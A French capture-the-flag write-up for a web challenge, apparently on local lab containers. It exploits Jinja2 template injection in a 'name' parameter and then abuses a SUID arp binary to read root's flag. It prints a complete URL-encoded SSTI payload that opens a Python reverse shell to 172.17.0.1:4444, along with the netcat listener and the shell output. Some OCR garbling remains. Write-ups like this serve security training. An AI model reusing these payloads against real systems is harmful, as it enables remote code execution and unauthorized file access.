



HACKY' NOV

WRITEUP

Web

Gabarit







Table des matières

1.	Partie 1 : Injection SSTI	1
2.	Partie 2 : arp SUID	4








1. Partie 1 : Injection SSTI

Le port 5000 de la machine nous emmène sur une page Web, avec dessus un hint en base64 pour nous faciliter la tâche.



En décodant le hint, celui-ci nous indique qu'il y a un paramètre vulnérable, nous ne savons cependant pas à quelle attaque.










On utilise WFUZZ pour tester une liste de paramètre (on utilise la wordlist common.txt de <u>SecLists</u>), on mettra comme valeur « test ».


wfuzz --hh 253 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt

Le paramètre -hh permet de filtrer tous les résultats avec 253 caractères.

On trouve que le paramètre « name » n'affiche pas le même nombre de caractère sur la page :



On test le paramètre « name » avec la valeur « test » mais cette fois ci directement dans le navigateur, la valeur du paramètre est intégrée dans la page. Cela signifie que la vulnérabilité est probablement une injection SSTI.



Hello



Don't panic, here is a little hint :






Pour connaître le type de template à injecter, il faut savoir sous quelle techno tourne le serveur web. Pour ça on utilise nikto qui nous affiche que le serveur tourne sous python :

On essaie d'injecter la commande 'id' avec une SSTI jinja 2, ça fonctionne.

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2



Don't panic, here is a little hint :

VHJvdXZlIGxlIGJvbiBwYXJhbWV0cmUgZXQgZGVtZXJkZSB0b2ksIGxlIGZsYWcgZXN0IGRhbnMgZmxhZy50eHQ=0. The property of t

On va maintenant obtenir un foothold sur la machine grâce à un reverse shell en python :


On lance un listener sur le port 4444 sur notre kali nc -nlvp 4444

Puis on passe le reverse shell dans le paramètre name :

http://172.17.0.2:5000/?name={{%20self. init . globals . builtins . import (%27os%27).popen(%27export%20RHOST=%22172.17.0.1%22;export%20RPORT=4444;python%20-c%20\%27import%20sys,socket,os,pty;s=socket.socket();s.connect((os.getenv(%22RHOST%22),int(os.getenv(%22RPORT%22))));[os.dup2(s.fileno(),fd)%20for%20fd%20in%20(0,1,2)];pty.spawn(%22sh%22)\%27%27).read()%20}}







Don't panic, nere is a little nint :

On obtient un shell en tant que www-data :

```
root⊗ kali)-[~/hackynov]
    nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 54638
/ $ ^[[49;5Rid
id
uid=82(www-data) gid=82(www-data) groups=82(www-data)
```

2. Partie 2 : arp SUID

On cherche si des binaires on le bit SUID de set avec la commande :

find / -perm -u=s 2>/dev/null

Le binaire /usr/bin/arp à le SUID de set.

Un petit tour sur https://gtfobins.github.io/ nous permet de savoir comment exploiter arp avec SUID :

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which arp) .

LFILE=file_to_read
./arp -v -f "$LFILE"
```

On récupère le flag situé dans /root/flag.txt de la façon suivante :

LFILE=/root/flag.txt

/usr/bin/arp -v -f « \$LFILE »